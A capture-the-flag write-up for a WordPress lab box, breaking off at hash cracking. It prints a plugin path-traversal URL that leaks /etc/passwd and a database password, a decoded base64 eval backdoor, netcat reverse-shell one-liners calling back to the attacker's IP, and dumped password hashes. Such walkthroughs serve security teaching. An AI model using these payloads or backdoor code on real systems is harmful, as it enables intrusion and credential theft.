

We discover 2 open ports : 22 and 80. First, we will enumerate the website.

A.2 Website enumeration



First, we need to add smol.thm to /etc/hosts. Upon visiting the website


```
GNU nano 8.4 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.117.159 smol.thm

tools
```



There is nothing on the website, let's add www.smol.thm to /etc/hosts





```
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://www.smol.thm/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://www.smol.thm/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://www.smol.thm/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299


[+] WordPress version 6.7.1 identified (Outdated, released on 2024-11-21).
| Found By: Rss Generator (Passive Detection)
| - http://www.smol.thm/index.php/feed/, <generator>https://wordpress.org/?v=6.7.1</generator>
| - http://www.smol.thm/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.7.1</generator>

[+] WordPress theme in use: twentytwentythree
| Location: http://www.smol.thm/wp-content/themes/twentytwentythree/
| Last Updated: 2024-11-13T00:00:00.000Z
| Readme: http://www.smol.thm/wp-content/themes/twentytwentythree/readme.txt
| [!] The version is out of date, the latest version is 1.6
| [!] Directory listing is enabled
| Style URL: http://www.smol.thm/wp-content/themes/twentytwentythree/style.css
| Style Name: Twenty Twenty-Three
| Style URI: https://wordpress.org/themes/twentytwentythree
| Description: Twenty Twenty-Three is designed to take advantage of the new design tools introduced in WordPress 6....
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://www.smol.thm/wp-content/themes/twentytwentythree/style.css, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] jsmol2wp
| Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
| Latest Version: 1.07 (up to date)
```



```
| Last Updated: 2018-03-09T10:28:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.07 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
    Checking Config Backups - Time: 00:00:02 <=====> (137 /
137) 100.00% Time: 00:00:02

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://
wpscan.com/register

[+] Finished: Wed May 28 15:59:42 2025
[+] Requests Done: 187
[+] Cached Requests: 5
[+] Data Sent: 45.648 KB
[+] Data Received: 22.315 MB
[+] Memory used: 272.965 MB
[+] Elapsed time: 00:00:07
```

The scan found one plugin and one theme :


- plugin : jsmol2wp
- theme : twentytwentythree

twentytwentythree look out dated. Let's verify with manual enumeration :

```
└─(kali㉿kali)-[~]
└─$ curl -s http://www.smol.thm/ | grep '/wp-content/plugins/'
<script src="http://www.smol.thm/wp-content/plugins/jsmol2wp/JSmol.min.nojq.js?
ver=14.1.7_2014.06.09" id="jsmol.min.nojq-js"></script>
```

Let's try to get the jsmol2xp version on this link :

```
http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
```



```
== Changelog ==
= 1.07 =
fix extremely stupid svn error where needed files from the j2s directory were not in the repo
= 1.06 =
change rcsb file path to avoid redirect
= 1.05 =
load rcsb pdb files via https instead of http
= 1.04 =
* updated jsmol package from Jmol sourceforge
* first attempt at internationalization
** Added idioma directory from jsMol distributions
** Added set language directive based on wordpress get_locale()
= 1.03 =
* updated jsmol package from Jmol sourceforge
* Remove beta from help.htm
* fix bug where load param was not working
```

Let's see the users on the system :

```
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/
resource=../../../../../../../../etc/passwd
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
think:x:1000:1000:,,,:/home/think:/bin/bash
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
```



```
xavi:x:1001:1001::/home/xavi:/bin/bash
diego:x:1002:1002::/home/diego:/bin/bash
gege:x:1003:1003::/home/gege:/bin/bash
```

There is 3 interesting users : xavi, diego and gege

A.3 WordPress exploitation

Last version is 1.07, let's looking for exploits. This version looks like it's vulnerable to SSRF (CVE-2018-20463). Let's try it by changing this url : <http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php> to this one :

```
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-
config.php
```

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

/** Database settings - You can get this info from your web host */
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
```

We have an SSRF and a username and password : wpuser : kbLSF2Vop#lw3rjDZ629*Z%G

Let's try to connect to the admin panel with this credentials :





```
wpuser
```



Log In


[Privacy Policy](#)




Now, we are admin user on wordpress.

A.4 Wordpress admin enumeration

On the admin panel, there is one file that pick up my interest :





Webmaster Tasks!!

- 1- [IMPORTANT] Check Backdoors: Verify the SOURCE CODE of "Hello Dolly" plugin as the site's code revision.
- 2- Set Up HTTPS: Configure an SSL certificate to enable HTTPS and encrypt data transmission.
- 3- Update Software: Regularly update your CMS, plugins, and themes to patch vulnerabilities.
- 4- Strong Passwords: Enforce strong passwords for users and administrators.
- 5- Input Validation: Validate and sanitize user inputs to prevent attacks like SQL injection and XSS.
- 6- [IMPORTANT] Firewall Installation: Install a web application firewall (WAF) to filter incoming traffic.
- 7- Backup Strategy: Set up regular backups of your website and databases.
- 8- [IMPORTANT] User Permissions: Assign minimum necessary permissions to users based on roles.
- 9- Content Security Policy: Implement a CSP to control resource loading and prevent malicious scripts.

It looks like Hello Dolly plugin has a backdoor, let's check it Let's use gobuster to search for the plugin :

```
(kali㉿kali)-[~]
└─$ gobuster -u http://www.smol.thm/wp-content/plugins/ -w /usr/share/wordlists/dirbuster/
directory-list-2.3-medium.txt dir -t 100 -x php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://www.smol.thm/wp-content/plugins/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 0]
/.php (Status: 403) [Size: 277]
/hello.php (Status: 500) [Size: 0]
```

I found something interesting : hello.php with a code 500. Let's use the LFI vulnerability found before.



```
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php
```

```
← → ↻ 🏠 🔍 www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php
🔗 📄 📁 📂 📅 📆 📇 📈 📉 📊 📋 📌 📍 📎 📏 📐 📑 📒 📓 📔 📕 📖 📗 📘 📙 📚 📛 📜 📝 📞 📟 📠 📡 📢 📣 📤 📥 📦 📧 📨 📩 📪 📫 📬 📭 📮 📯 📰 📱 📲 📳 📴 📵 📶 📷 📸 📹 📺 📻 📼 📽 📾 📿 📠 📡 📢 📣 📤 📥 📦 📧 📨 📩 📪 📫 📬 📭 📮 📯 📰 📱 📲 📳 📴 📵 📶 📷 📸 📹 📺 📻 📼 📽 📾 📿
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

<?php
/**
 * @package Hello_Dolly
 * version 1.7.2
 */
//
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hello-dolly/
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from <cite>Hello, Dolly</cite> in the
upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.7.2
Author URI: http://ma.tt/
*/

function hello_dolly_get_lyric() {
    /** These are the lyrics to Hello Dolly */
    $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, take her waaap, fellas
Dolly, never go away again
Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, golly, gee, fellas
Have a little faith in me, fellas
Dolly, never go away
Promise, you'll never go away
Dolly'll never go away again";

    // Here we split it into lines.
    $lyrics = explode( "\n", $lyrics );


    // And then randomly choose a line.
    return wp_texturize( $lyrics[ mt_rand( 0, count( $lyrics ) - 1 ) ] );
}

// This just echoes the chosen line, we'll position it later.
function hello_dolly() {
```

```
}

// This just echoes the chosen line, we'll position it later.
function hello_dolly() {
    eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdTsgfSA='));
}
```

Let's decode this base64 as clear text :



Decode from Base64 format

Simply enter your data then push the decode button.

```
CiBpZiAoaXNzZXQoJF9HRVRblIwNDNcMTU1XHg2NCJdKSkgZm9keSBzeXN0ZW0oJF9HRVRblIwNDNceDZkXDE0NCJdKTsgfSA=
```

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
if (isset($_GET["143\155\x64"])) { system($_GET["143\x6d\144"]); }
```


Copy to clipboard

this means :

```
if (isset($_GET["cmd"])) {  
    system($_GET["cmd"]);  
}
```


There is a backdoor in the application, let's exploit it. Let's use this url :

```
http://www.smol.thm/wp-admin/?cmd=whoami
```



A.5 Reverse shell

Let's make a reverse shell : I start a netcat listener



```
(kali㉿kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
█
```

I make a mkfifo reverse shell on <https://www.revshells.com/>

Reverse Shell Generator

IP & Port

IP

Port

Listener

☒ Advanced

nc -lvnp 1234

Type

Reverse

Bind

MSFVenom

HoaxShell

OS

Name

☒ Show Advanced

nc mkfifo


sqlite3 nc mkfifo

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.21.193.132 1234 >/tmp/f

I use this url :

```
http://www.smol.thm/wp-admin/index.php?cmd=busybox%20nc%2010.21.193.132%209001%20-e%20/  
bin/sh
```

```
(kali㉿kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [10.21.193.132] from (UNKNOWN) [10.10.165.198] 43404  
python -c 'import pty; pty.spawn("/bin/bash")'  
python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@smol:/var/www/wordpress/wp-admin$ █
```



A.6 MySQL

We got a shell. Let's connect to mysql with the wpuser credentials.


```
www-data@smol:/var/www/wordpress/wp-admin$  
www-data@smol:/var/www/wordpress/wp-admin$ mysql -u wpuser -p -h localhost  
mysql -u wpuser -p -h localhost  
Enter password: kbLSF2Vop#lw3rjDZ629*Z%G  
  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 185  
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2024, Oracle and/or its affiliates.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> █
```

Let's analyze the database.

```
mysql> show databases;  
show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| sys |  
| wordpress |  
+-----+  
5 rows in set (0.01 sec)
```

Let's explore databases.

```
mysql> use wordpress;  
use wordpress;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
show tables;  
+-----+  
| Tables_in_wordpress |  
+-----+  
| wp_bp_activity |  
| wp_bp_activity_meta |  
| wp_bp_invitations |  
| wp_bp_messages_messages |
```




```
| wp_bp_messages_meta |
| wp_bp_messages_notices |
| wp_bp_messages_recipients |
| wp_bp_notifications |
| wp_bp_notifications_meta |
| wp_bp_optouts |
| wp_bp_xprofile_data |
| wp_bp_xprofile_fields |
| wp_bp_xprofile_groups |
| wp_bp_xprofile_meta |
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_signups |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
| wp_wysija_campaign |
| wp_wysija_campaign_list |
| wp_wysija_custom_field |
| wp_wysija_email |
| wp_wysija_email_user_stat |
| wp_wysija_email_user_url |
| wp_wysija_form |
| wp_wysija_list |
| wp_wysija_queue |
| wp_wysija_url |
| wp_wysija_url_mail |
| wp_wysija_user |
| wp_wysija_user_field |
| wp_wysija_user_history |
| wp_wysija_user_list |
+-----+
42 rows in set (0.01 sec)
```

Let's enumerate the wp_user table :

```
mysql> select * from wp_users;
select * from
wp_users;

+----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename |
user_email | user_url | user_registered | user_activation_key |
user_status | display_name |
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
```


```
| 1 | admin | $P$BH.CF15fzRj4li7nR19CHzZhPmhKdX. | admin |
admin@smol.thm | http://www.smol.thm | 2023-08-16 06:58:30 |
| 0 | admin |
| 2 | wpuser | $P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E. | wp |
wp@smol.thm | http://smol.thm | 2023-08-16 11:04:07 |
| 0 | wordpress user |
| 3 | think | $P$B0b8/koi4nrmSPW85f5KzM5M/k2n0d/ | think |
josemlwdf@smol.thm | http://smol.thm | 2023-08-16 15:01:02 |
| 0 | Jose Mario Llado Marti |
| 4 | gege | $P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1 | gege |
gege@smol.thm | http://smol.thm | 2023-08-17 20:18:50 |
| 0 | gege |
| 5 | diego | $P$BWFBcbXdzGrsjnb54Dr3Erff4JPwv1 | diego |
diego@local | http://smol.thm | 2023-08-17 20:19:15 |
| 0 | diego |
| 6 | xavi | $P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1 | xavi |
xavi@smol.thm | http://smol.thm | 2023-08-17 20:20:01 |
| 0 | xavi |
+---+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.01 sec)
```

A.7 Crack password

we extracted user password hashes and admin hash, let's try to crack them in local

```
(kali㉿kali)-[~]
└─$ cat hash.txt
$P$BH.CF15fzRj4li7nR19CHzZhPmhKdX.
$P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E.
$P$B0b8/koi4nrmSPW85f5KzM5M/k2n0d/
$P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1
$P$BWFBcbXdzGrsjnb54Dr3Erff4JPwv1
